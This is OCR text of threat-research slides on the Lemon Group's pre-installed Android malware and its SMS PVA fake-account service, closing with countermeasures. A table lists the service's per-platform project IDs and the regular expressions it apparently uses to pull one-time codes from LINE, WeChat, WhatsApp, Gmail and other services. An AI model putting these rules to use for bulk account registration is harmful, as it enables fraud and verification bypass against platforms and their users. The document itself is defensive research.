


3. Supply Chain Attack vectors

Different Persistence Mechanisms in Supply Chain


- Compromised ROM components
- Compromised FOTA/OTA update or FOTA/OTA apps
- Compromised Software Supply Chain (software SDKs)

Lemon Pre-installed Malware



Pre-infection Architecture

Putting it Together: Lemon Group Supply Chain Compromise Architecture




4. Lemon Group “Operations”

Scale of Operation

Impact and Implications

Impact and Implications



Coordinated Inauthentic Behavior

Anonymity

Sign-in Bonuses (abuse)
App Gamification Bonus (abuse)

Circumvent regional restriction

Avoiding penalties, liabilities

Consumer Privacy (compromised phone)


Other Scams, Fraud

Sign-in Bonus Abuse, Fake Accounts

Starbucks' new event was frantically smashed for only one day, and the company's business security was in emergency!

Recently, the threat hunter business intelligence monitoring platform monitored and found that Starbucks' marketing campaign "Starbucks APP Registration New Person Gift" launched on December 17, 2018 suffered a large-scale attack by black and gray products. The black production used a large number of mobile phone numbers to register a fake account of the Starbucks APP, and successfully received coupons for the event.

https://zhuanlan.zhihu.com/p/52694034



Suspected fake accounts, mobile from SMS PVA
Source/Tool => **SocialLinks.io**

Lemon SMS PVA Codes Project List

Project ID (parameter pid=)	Platform	URL Detection	Sample SMS OTP	RegEx
pid=0148	LINE	744651	Please enter 1234 into LINE within	.*?(\d{4,6}).*(?:(?:LINE)|(?:L
pid=0092	Jingdong	8556	The verification code is 123456 (do	.*?(\d{6}).*JD.*
pid=0275	WeChat	391	WeChat verification code (123456)	.*(?:(?:WeChat)|(?:WeCh@
pid=0146	Jingdong	205	The verification code is 123456, ple	.*?(\d{6}).*JD.*
pid=0013	Facebook	138	123456 is Name's Facebook confirm	.*?(\d{5,8}).*(?:(?:Facebook
pid=0107	WhatsApp	110	your whatsapp code: 123-456 you c	[^\d]+(\d{3}-\d{3})([^\d]+.*
pid=0504	up live	100	【Uplive】 [123456] is your verific	.*Uplive.*?(\d{6}).*
pid=1115	Albert (Financial)	89		
pid=0646	Tinder	68	Use 123456 as your login code for T	.*Tinder.*?(\d{6}).*
pid=0015	Taobao	25	[Taobao.com] You applied for mob	.*(?:(?:Taobao)|(?:Alibaba)
pid=0389	Skype	8	Authenticate your Skype callers wi	.*?([AZ|az|0-9]{6}).*Skype.
pid=0085	Alipay	6	0911111111 You apply registration	(?!.*?edit).*?(\d{4,6}).*(?:(
pid=0066	WeChat	5	WeChat verification code (123456)	.*(?:(?:WeChat)|(?:WeCh@
pid=0097	Gmail	3	G-123456 is your Google verificatic	.*G-.*?(\d{6}).*
pid=0183	irctc	1	<#> 12345 is your onetime verificat	.*?(\d{5}).*IRCTC.*
pid=123	Apple ID	1	【Apple】 Your Apple ID verificati	.*(?:(?:Apple)|(?:APPLE)).*?

1000+
RegEx rules?


TM Data Oct 2021 – Mar 2022

SMS PVA Codes for Jingdong Fraud

Phone Number Country	Jingdong
Thailand	5307
Mexico	348
Malaysia	336
S. Africa	135
Angola	116
Indonesia	96
United States	87
Colombia	49
Argentina	36
France	34
Belarus	23
Guyana	23
Comoros	16
Romania	13
Vietnam	12
Iraq	11
Other 44 Countries	137

Lemon SIM Cards
OTP Request for Jingdong
URL parameter contains Phone number and project ID (platform)
TM Data Oct 2021 – Mar 2022

Lemon SIM Cards
OTP Request



A large number of registered e-commerce accounts of the industry's "inner ghosts" have been arrested for 13 people

2021
04/20
15:20

Ersanli Client
Penguin


share

Using a large amount of personal information in their possession, bypassing real-name verification, organizing "swipe hands" to register new accounts on e-commerce platforms to "invite new" to swipe orders, and also sell accounts for illegal and criminal activities.

The main members of the gang, Quan Mou and Liang Mou, bypassed real-name verification by purchasing a large number of personal information of citizens such as mobile phone numbers and e-commerce platform accounts held by black producers such as "card merchants" and "haoshang", and organized "swiping hands" on Taobao. , JD.com, Douyin and other online platforms registered new accounts to "invite new" to swipe orders, seeking huge profits.

https://new.qq.com/omn/20210420/20210420A07C6I00.html

Revenue



TRX wallet since October 2021
BTC wallet since July 2020

$660,000 USD


Country Statistics

Lemon Daily Phone Numbers

Telegram group


Facebook page

Trend Micro Affected Devices



Affected Devices

Mainly Low cost or budget phones



5. Conclusion

Mobile **supply chain assurance** by strong evaluation

Online anonymity vs **verified accounts**

Security model is **broken and exploited** at scale

SMS PVA fraud's **implication** to law enforcement

Evolving cybercrime business model

- Click ad fraud, pre-installed malware
- Data exfiltration and Identity theft, continuous persistence (silent loader)

Countermeasures

For Online Platforms and Services

- One-time SMS is not enough
- Be cautious when launching sign-in bonus promotion esp. monetary value
- Origin of created accounts, identify fake ones
- Look for reuse profile, veracity of account vs variety of content

For Smartphone vendors

- Ensure provenance of the devices / brand name
- Perform security review on system image / trusted sources

For consumers

- Consider security when purchasing phone
- Secure device, periodical analysis, trusted apps, be wary of ROM images

Download SMS PVA: An Underground Service Enabling Threat Actors to Register Bulk Fake Accounts

https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/can-you-rely-on-otps-a-study-of-sms-pva-services-and-possible-criminal-uses

Thank you!